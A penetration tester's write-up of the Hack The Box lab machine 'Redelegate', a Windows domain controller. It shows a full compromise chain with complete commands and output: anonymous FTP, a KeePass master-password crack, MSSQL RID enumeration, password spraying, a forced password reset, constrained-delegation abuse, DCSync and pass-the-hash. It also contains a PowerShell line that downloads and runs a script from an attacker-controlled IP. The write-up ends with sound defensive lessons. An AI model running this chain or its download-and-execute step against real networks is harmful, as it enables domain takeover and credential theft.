




RETIRED MACHINE

Redelegate

Machine Writeup · Hack The Box

4.6 ★

RATING

Hard

DIFFICULTY

Windows

OS

2,891

USER OWNS

2,634

SYSTEM OWNS

40

POINTS

MACHINE SYNOPSIS

Redelegate is a Hard Windows Active Directory machine featuring FTP anonymous access, KeePass credential extraction, MSSQL RID brute-force, password spraying, and a sophisticated Constrained Delegation abuse chain via SeEnableDelegationPrivilege. FTP anonymous access exposes CyberAudit.txt (hinting at Season+Year password format), TrainingAgenda.txt (listing domain users), and Shared.kdbx (KeePass database). hashcat cracks the KeePass master password (Fall2024!), revealing 7 credential sets. SQLGuest authenticates to MSSQL with --local-auth; a Metasploit module brute-forces RIDs to enumerate 12 domain users. Password spraying seasonal patterns finds Marie.Curie:Fall2024!. BloodHound reveals: Marie.Curie is in Helpdesk with ForceChangePassword over Helen.Frost, who is in Remote Management Users and has GenericAll over FS01\$, and whose account has SeEnableDelegationPrivilege. bloodyAD resets Helen's password → WinRM shell + user flag. SeEnableDelegationPrivilege enables setting TrustedToAuthForDelegation and msDS-AllowedToDelegateTo on FS01\$ (ldap/dc.redelegate.vl). getST.py impersonates DC via S4U2Proxy → secretsdump DCSync → Administrator NTLM hash → evil-winrm Pth → root flag.

CONTENTS

01 Reconnaissance & FTP Anonymous Access

02 KeePass Shared.kdbx — hashcat Crack (Fall2024!)

03 MSSQL SQLGuest + MSF RID Brute → Domain Users	04 Password Spraying → Marie.Curie:Fall2024!
05 BloodHound — Privilege Chain Discovery	06 ForceChangePassword → Helen.Frost WinRM + User Flag
07 SeEnableDelegation + Constrained Delegation on FS01\$	08 getST.py S4U2Proxy → DCSync → Administrator → Root
09 Lessons Learned	



Martí Hervás
Penetration Tester · Hack The Box · 2026

01

Reconnaissance & FTP Anonymous Access

TTL 127 confirms Windows. Nmap reveals a rich AD DC stack with several key extras: **FTP (21)**, **HTTP (80)**, **MSSQL (1433/49932)**, and **RDP (3389)**. Domain is **redelegate.vl**, hostname **DC**, Windows Server 2022 Build 20348. Clock-skew is 2 seconds — perfect for Kerberos. SMB Guest access is blocked. **FTP anonymous login succeeds** and reveals 3 files: **CyberAudit.txt** (password policy audit with seasonal hints), **TrainingAgenda.txt** (lists domain user names), and **Shared.kdbx** (KeePass database — the key artifact).

NMAP — FTP 21 + MSSQL 49932 + FULL AD STACK

nmap — redelegate.vl DC, FTP anònim + MSSQL 2019 + WinRM

```
$ ping -c 1 10.129.234.50 # TTL 127 -> Windows
$ nmap -Pn -n --open -p- --min-rate 5000 10.129.234.50 -oG allPorts
[*] Open ports: 21,53,80,88,135,139,389,445,464,636,1433,3268,3389,5985,...

21/tcp    open  ftp      Microsoft ftpd <- anonymous access!
80/tcp    open  http     Microsoft IIS httpd 10.0
88/tcp    open  kerberos Microsoft Windows Kerberos
389/tcp   open  ldap     (Domain: redelegate.vl)
445/tcp   open  smb      signing:True
1433/tcp  open  mssql?   <- also on 49932
49932/tcp open  ms-sql-s Microsoft SQL Server 2019 RTM
  Target_Name: REDELEGATE | DNS_Domain: redelegate.vl | DC: dc.redelegate.vl
5985/tcp  open  http     HTTPAPI 2.0 <- WinRM
|_clock-skew: 2s <- no sync needed
```

FTP ANONYMOUS — 3 FITXERS DESCARREGATS

FTP anònim — CyberAudit.txt + Shared.kdbx + TrainingAgenda.txt

```
$ ftp 10.129.234.50
Name: anonymous
Password: [empty]
230 User logged in.

ftp> binary <- IMPORTANT per fitxers binaris (.kdbx)!
ftp> mget *
  CyberAudit.txt      434 bytes <- password policy + seasonal hints
  Shared.kdbx         2622 bytes <- KeePass database!
  TrainingAgenda.txt  580 bytes <- agenda with domain user full names

# CyberAudit.txt hint: passwords follow 'Season+Year' format
# TrainingAgenda.txt: Christine Flanders, Marie Curie, Helen Frost,
#   Michael Pontiac, Mallory Roberts, James Dinkleberg, Ryan Cooper
```

NOTE

The binary flag in FTP is critical when downloading non-text files like .kdbx. Without it, FTP transfers in ASCII mode and corrupts binary files with newline conversions, making them unopenable. Always run 'binary' (or 'type i') before mget when downloading database files, archives, or executables over FTP.

02

KeePass Shared.kdbx — hashcat Crack (Fall2024!)

Shared.kdbx is a KeePass 2 database (format KDBX). **keepass2john** or **hashcat --identify** extracts the hash (mode 13400, SHA-256 + AES with 600,000 iterations). The CyberAudit.txt password policy audit mentions seasonal passwords — a custom wordlist using Season+Year! patterns (Winter2024!, Spring2024!, Summer2024!, Fall2024!, Autumn2024!) cracks the master password: **Fall2024!**. **keepassxc-cli** exports all 7 entries in cleartext CSV format, revealing credentials for FTP, FS01 Admin, WEB01, SQLGuest, a key fob code, and finance application accounts.

HASHCAT — CRACK KEEPASS MASTER PASSWORD

hashcat mode 13400 — KeePass master password Fall2024! cracked

```
# Extract hash:
$ keepass2john Shared.kdbx > Shared.kdbx.hash
# or: hashcat --identify Shared.kdbx

# Custom seasonal wordlist (from CyberAudit.txt hint):
$ cat seasons.txt
Winter2024! Spring2024! Summer2024! Fall2024! Autumn2024!
Winter2023! Spring2023! Summer2023! Fall2023! Autumn2023!

$ hashcat Shared.kdbx.hash seasons.txt --user -m 13400
Hash-mode 13400 - KeePass 1/2 AES, ChaCha20 (256-bit)

$keepass$*2*600000*0*ce7395f...:Fall2024!

# Master password: Fall2024!
```

KEEPASSXC-CLI — EXPORT ALL CREDENTIALS

keepassxc-cli export — 7 credentials, SQLGuest key for MSSQL

```
$ echo 'Fall2024!' | keepassxc-cli export Shared.kdbx --format csv

"Group","Title","Username","Password"
"Shared/IT","FTP","FTPUser","SguPZBKdRyxWzvXRWy6U"
"Shared/IT","FS01 Admin","Administrator","Spdv41gg4BlBgSYIW1gF"
"Shared/IT","WEB01","WordPress Panel","cn4K0EgsHqvKXPjEnSD9"
"Shared/IT","SQL Guest Access","SQLGuest","zDPBpaF4FywlqIv11vii" <- KEY!
"Shared/HelpDesk","KeyFob Combination","","22331144"
"Shared/Finance","Timesheet Manager","Timesheet","hMFS4I0Kj8Rcd62vqi5X"
"Shared/Finance","Payrol App","Payroll","cVkpz4bCM7kJRSNlgx2G"

# None work on domain (SMB LOGON_FAILURE) -> SQLGuest is LOCAL only
```

03

MSSQL SQLGuest (--local-auth) + MSF RID Brute

All KeePass credentials fail on domain SMB. However, **SQLGuest:zDPBpaF4FywlqIv11vii** authenticates to MSSQL with the **--local-auth flag** — it is a local SQL Server account, not a domain account. The SQLGuest session has guest permissions only: `xp_cmdshell` and `xp_dirtree` both fail or produce unusable NTLMv2 hashes. The key technique: MSSQL's **SUSER_SID** and **SUSER_SNAME** functions can resolve domain SIDs — the Metasploit module **auxiliary/admin/mssql/mssql_enum_domain_accounts** uses this to brute-force RIDs and enumerate all domain users and groups, yielding **12 domain user accounts**.

MSSQL LOCAL-AUTH + GUEST LIMITATIONS

MSSQL local-auth SQLGuest — `xp_cmdshell` blocked, pivot to RID brute

```
# SQLGuest fails on SMB/LDAP (domain account doesn't exist):
$ nxc smb 10.129.234.50 -u SQLGuest -p zDPBpaF4FywlqIv11vii
SMB  DC  [-] redelegate.vl\SQLGuest:zDPBpaF4FywlqIv11vii STATUS_LOGON_FAILURE

# But works on MSSQL with --local-auth:
$ nxc mssql dc.redelegate.vl -u SQLGuest -p zDPBpaF4FywlqIv11vii --local-auth
MSSQL  DC  [+] DC\SQLGuest:zDPBpaF4FywlqIv11vii

SQL (SQLGuest  guest@master)> xp_cmdshell whoami
ERROR: The EXECUTE permission was denied on 'xp_cmdshell'
ERROR: User does not have permission to enable xp_cmdshell.

# xp_dirtree captures sql_svc NTLMv2 but uncrackable
# -> use MSSQL SUSER_SID RID brute-force instead!
```

METASPLOIT — mssql_enum_domain_accounts RID BRUTE

MSF mssql_enum_domain_accounts — 12 domain users via SUSER_SNAME RID brute

```
msf6> use auxiliary/admin/mssql/mssql_enum_domain_accounts
msf6> set RHOSTS dc.redelegate.vl
msf6> set RPORT 1433
msf6> set USERNAME SQLGuest
msf6> set PASSWORD zDPBpaF4FywlqIv11vii
msf6> run

[+] Found domain sid: 01050000000000000515000000a185deefb22433798d8e847a
[*] Brute forcing 10000 RIDs...
[*] REDELEGATE\Christine.Flanders  [*] REDELEGATE\Marie.Curie
[*] REDELEGATE\Helen.Frost        [*] REDELEGATE\Michael.Pontiac
[*] REDELEGATE\Mallory.Roberts    [*] REDELEGATE\James.Dinkleberg
[*] REDELEGATE\Ryan.Cooper        [*] REDELEGATE\sql_svc
[*] REDELEGATE\FS01$             [*] REDELEGATE\DC$    <- machine accounts!

# 12 domain users + groups + machine accounts discovered!
```

NOTE

MSSQL's SUSER_SID() and SUSER_SNAME() can translate between domain account names and SIDs even without domain membership. By iterating RIDs (500 → Administrator, 501 → Guest, 1000+ → domain accounts) against the domain SID, all accounts can be enumerated without LDAP or SMB access. This technique works from any SQL Server with a low-privilege login.

04

Password Spraying — Marie.Curie:Fall2024!

The 12 domain users are combined with seasonal password patterns. The CyberAudit.txt mentioned the company uses Season+Year passwords — the same pattern as the KeePass master password (Fall2024!). NetExec password spray with the full seasons wordlist against all users reveals **Marie.Curie:Fall2024!** — the same password as the KeePass master password! Marie.Curie authenticates to SMB but not WinRM. BloodHound is collected with her credentials to map the AD privilege chain.

PASSWORD SPRAY — SEASONAL PATTERNS

password spray — Marie.Curie:Fall2024! (same as KeePass master!)

```
# Spray seasonal passwords against all domain users:
$ nxc smb dc.redelegate.vl -u users -p seasons --continue-on-success \
  | grep -v STATUS_LOGON_FAILURE

SMB DC [-] redelegate.vl\Mallory.Roberts:Winter2024! STATUS_ACCOUNT_RESTRICTION
SMB DC [-] redelegate.vl\Mallory.Roberts:Fall2024! STATUS_ACCOUNT_RESTRICTION
SMB DC [+] redelegate.vl\Marie.Curie:Fall2024! <- HIT!

# STATUS_ACCOUNT_RESTRICTION on Mallory.Roberts -> account restricted
# Marie.Curie SMB valid but no WinRM:
$ nxc winrm 10.129.234.50 -u 'Marie.Curie' -p 'Fall2024!'
WINRM DC [-] redelegate.vl\Marie.Curie:Fall2024!

# -> use Marie.Curie for BloodHound collection
```

05

BloodHound — Privilege Chain Discovery

bloodhound-python collects all AD data as Marie.Curie. BloodHound analysis reveals a multi-step privilege chain: **Marie.Curie is in Helpdesk** → Helpdesk has **ForceChangePassword over Helen.Frost** → Helen.Frost is in **Remote Management Users** (WinRM access) → Helen.Frost has **GenericAll over FS01\$** (machine account) → Critically, Helen.Frost's account has the **SeEnableDelegationPrivilege** set, enabling constrained delegation configuration — the key to full domain compromise.

BLOODHOUND — ATTACK CHAIN COMPLET

BloodHound — Marie.Curie -> Helpdesk -> ForceChangePwd -> Helen.Frost -> SeEnableDeleg

```

$ bloodhound-python -c All -ns 10.129.234.50 -d redelegate.vl \
  --zip -u Marie.Curie -p 'Fall2024!'
[*] Found 12 users, 56 groups, 2 computers
[*] Compressing output into 20260605_bloodhound.zip

# BloodHound privilege chain:
Marie.Curie
  --[MemberOf]--> Helpdesk
    --[ForceChangePassword]--> Helen.Frost
      --[MemberOf]--> Remote Management Users
        --[GenericAll]--> FS01$ (computer)
          --[Has Privilege]--> SeEnableDelegationPrivilege

# SeEnableDelegationPrivilege + GenericAll over FS01$ =
# Constrained Delegation abuse -> S4U2Proxy -> impersonate DC -> DCSync

```

NOTE

SeEnableDelegationPrivilege is a powerful Windows privilege that allows an account to set the TRUSTED_FOR_DELEGATION and TRUSTED_TO_AUTH_FOR_DELEGATION UAC flags on computer objects. Combined with GenericAll on a computer account, this enables full Constrained Delegation with Protocol Transition — the ability to request Kerberos service tickets for any user on behalf of any service, without knowing the target user's password.

06

ForceChangePassword → Helen.Frost WinRM + User Flag

With Marie.Curie's ForceChangePassword right over Helen.Frost, **bloodyAD** resets Helen's password to **Udl1234**. NetExec confirms Helen.Frost has WinRM access (Pwn3d!). evil-winrm establishes the shell and the user flag is on her Desktop. whoami /priv confirms **SeEnableDelegationPrivilege** is enabled — the key privilege for the escalation chain.

BLOODYAD — RESET Helen.Frost PASSWORD

bloodyAD + netexec — Helen.Frost password reset, WinRM Pwn3d!

```

$ bloodyAD --host '10.129.234.50' -d 'redelegate.vl' \
  -u 'Marie.Curie' -p 'Fall2024!' \
  set password Helen.Frost 'Udl1234'
[+] Password changed successfully!

$ nxc winrm 10.129.234.50 -u 'Helen.Frost' -p 'Udl1234'
WINRM DC [+] redelegate.vl\Helen.Frost:Udl1234 (Pwn3d!)

```

EVIL-WINRM — USER FLAG + SeEnableDelegationPrivilege

evil-winrm — user flag + SeEnableDelegationPrivilege confirmed

```

$ evil-winrm -i 10.129.234.50 -u 'Helen.Frost' -p 'Udl1234'
*Evil-WinRM* PS C:\Users\Helen.Frost\Desktop> type user.txt
6288747ccc9f22810d6bfe6b*****

*Evil-WinRM* PS C:\programdata> whoami /priv

Privilege Name      Description      State
=====
SeEnableDelegationPrivilege  Enable computer/user accounts to be trusted for delegation
SeIncreaseWorkingSetPrivilege  Increase process working set
Enabled

# SeEnableDelegationPrivilege confirmed -> configure FS01$ for Kerberos delegation

```

07

SeEnableDelegation + Constrained Delegation on FS01\$

The attack configures **FS01\$** for **Constrained Delegation with Protocol Transition** — enabling S4U2Self + S4U2Proxy. Two attributes are set on FS01\$: (1) **TrustedToAuthForDelegation** (UAC flag for protocol transition) and (2) **msDS-AllowedToDelegateTo = ldap/dc.redelegate.vl** (the target service). Since Helen.Frost has GenericAll over FS01\$, she can modify these attributes. The FS01\$ machine account password is reset via NetExec's change-password module so we can use it to request Kerberos tickets. Note: MachineAccountQuota is 0, so a new machine account cannot be added — FS01\$ (already existing) must be used.

CONFIGURE FS01\$ FOR CONSTRAINED DELEGATION

PowerView — FS01\$ TrustedToAuthForDelegation + AllowedToDelegateTo

```

# From Helen.Frost evil-winrm session - load PowerView:
*Evil-WinRM* PS > IEX (new-object net.webclient).downloadstring(
'http://10.10.14.91:8008/powerview.ps1')

# 1. Enable TrustedToAuthForDelegation (Protocol Transition):
*Evil-WinRM* PS > Set-ADAccountControl -Identity 'FS01$' \
-TrustedToAuthForDelegation $True

# 2. Set delegation target (ldap/dc.redelegate.vl):
*Evil-WinRM* PS > Set-DomainObject -Identity 'FS01$' \
-Set @{'msds-allowedtodelegateto'='ldap/dc.redelegate.vl'}

# FS01$ can now impersonate any user to the LDAP service on DC

```

RESET FS01\$ PASSWORD FOR TICKET REQUESTS

netexec change-password — FS01\$ password reset to Udl1234

```

# Reset FS01$ machine account password (GenericAll allows this):
$ nxc smb dc.redelegate.vl -u helen.frost -p Udl1234 \
  -M change-password -o USER='FS01$' NEWPASS=Udl1234

SMB  DC  [+] redelegate.vl\helen.frost:Udl1234
CHANGE-P... DC  [+] Successfully changed password for FS01$

# FS01$ now has known password: Udl1234
# -> can request Kerberos TGT as FS01$
# -> then S4U2Self/S4U2Proxy to impersonate DC/Administrator

```

NOTE

Protocol Transition (TrustedToAuthForDelegation) allows a service to request a service ticket on behalf of ANY user WITHOUT needing that user's password. This is S4U2Self — the service requests a ticket for itself as the target user. Combined with S4U2Proxy (AllowedToDelegateTo), the service can then forward that ticket to the specified target service, effectively impersonating the target user to that service.

08

getST.py S4U2Proxy → DCSync → Administrator → Root

With FS01\$ configured for constrained delegation, **getST.py** performs the S4U2Self + S4U2Proxy chain, requesting an LDAP service ticket impersonating **dc** (the Domain Controller computer account). The resulting ccache ticket is used with **impacket-secretsdump** in DCSync mode, dumping all domain hashes. The Administrator NTLM hash (**a52f78e4c751e5f5e17e1e9f3e58f4ee**) enables evil-winrm Pass-the-Hash access and the root flag.

GETST.PY — S4U2PROXY AS DC → LDAP TICKET

getST.py S4U2Proxy — LDAP ticket for DC machine account obtained

```

$ impacket-getST 'redelegate.vl/FS01$:Udl1234' \
  -spn ldap/dc.redelegate.vl \
  -impersonate dc

Impacket v0.14.0 - Copyright Fortra, LLC
[-] CCache file is not found. Skipping...
[*] Getting TGT for user (FS01$)
[*] Impersonating dc
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in dc@ldap_dc.redelegate.vl@REDELEGATE.VL.ccache

$ export KRB5CCNAME=dc@ldap_dc.redelegate.vl@REDELEGATE.VL.ccache

```

SECRETSDUMP DCSync → ALL DOMAIN HASHES

secretsdump DCSync — full domain hash dump via LDAP impersonation

```

$ impacket-secretsdump -k -no-pass dc.redelegate.vl

[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a52f78e4c751e5f5e17e1e9f3e58f4ee:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c:::
redelegate.vl\Marie.Curie:...:a7ed6de28a0d5cf08d7e5c0b34c7e2e5:::
redelegate.vl\Helen.Frost:...:73e8ee0dc6e4b5a42a5547c6e5b7fb28:::

# Administrator NTLM: a52f78e4c751e5f5e17e1e9f3e58f4ee

```

EVIL-WINRM PASS-THE-HASH → ROOT FLAG

evil-winrm PtH — Administrator shell, root flag. Domain fully compromised!

```

$ evil-winrm -i 10.129.234.50 -u 'Administrator' \
-H 'a52f78e4c751e5f5e17e1e9f3e58f4ee'

*Evil-WinRM* PS C:\Users\Administrator\Desktop> whoami
redelegate\administrator

*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
5bbb8b76568dcb65a9fccb6a*****

# DOMAIN COMPROMISED — SeEnableDelegation + Constrained Delegation chain
# FTP -> KeePass -> MSSQL -> RID brute -> spray -> ForceChangePwd
# -> SeEnableDeleg -> FS01$ delegation -> S4U2Proxy -> DCSync -> SYSTEM

```

NOTE

The DCSync via LDAP impersonation works because the DC machine account has DS-Replication rights by default — by impersonating DC\$ with S4U2Proxy, we inherit those rights for the LDAP service. This technique bypasses standard DCSync detections that monitor for non-DC accounts with DS-Replication-Get-Changes-All, since the request originates from DC\$. Monitor for unusual S4U2Proxy requests in KDC Event Log (Event ID 4769) and for msDS-AllowedToDelegateTo modifications (Event ID 4662).

09

Lessons Learned

01

Anonymous FTP on DCs Exposes Sensitive Files

Three files accessible without credentials provided the entire attack foundation: a password policy hint (seasonal format), user names, and a KeePass database. FTP should not run on domain controllers. If required, disable anonymous access and enforce authenticated access with audit logging. Credential databases (.kdbx, .1pux, .dashlane) should never be placed in network-accessible locations.

02 Predictable Password Patterns Enable Automated Spraying

The KeePass master password (Fall2024!) matched one of Marie.Curie's domain password — suggesting the company used the same seasonal format organization-wide. Password spraying with Season+Year! permutations found the credential in seconds. Enforce minimum entropy requirements, block common patterns via Fine-Grained Password Policies, and use Microsoft Entra Password Protection to ban weak patterns like season names.

03 MSSQL SUSER_SNAME Enables Domain User Enumeration Without Direct AD Access

A local-only MSSQL guest account was sufficient to enumerate all 12 domain users and machine accounts via RID brute-forcing through SUSER_SID/SUSER_SNAME. Restrict MSSQL guest accounts from accessing domain-aware functions. Monitor for unusual RID brute-force patterns in MSSQL audit logs and Kerberos Event IDs 4768/4769 for batch authentication requests.

04 SeEnableDelegationPrivilege on a User Account Enables Domain Takeover

Helen.Frost's SeEnableDelegationPrivilege combined with GenericAll over FS01\$ enabled configuring Protocol Transition (TrustedToAuthForDelegation) — the ability to impersonate any domain user to any delegated service. SeEnableDelegationPrivilege should only be assigned to Domain Admins. Audit with: `Get-ADUser -Filter * -Properties userAccountControl | Where-Object {$_.userAccountControl -band 0x80000}`

05 Constrained Delegation with Protocol Transition Enables DCSync Without Admin Rights

By configuring FS01\$ for TRUSTED_TO_AUTH_FOR_DELEGATION targeting ldap/dc, the machine account could impersonate the DC machine account (which has native DS-Replication rights) via S4U2Proxy, enabling full DCSync. Audit msDS-AllowedToDelegateTo on all computer and user objects. Any account with delegation configured to LDAP/DC should be investigated. Set high-privilege accounts as 'Account is sensitive and cannot be delegated'.

Writeup authored by Marti Hervas · Hack The Box · Redelegate Machine · 2026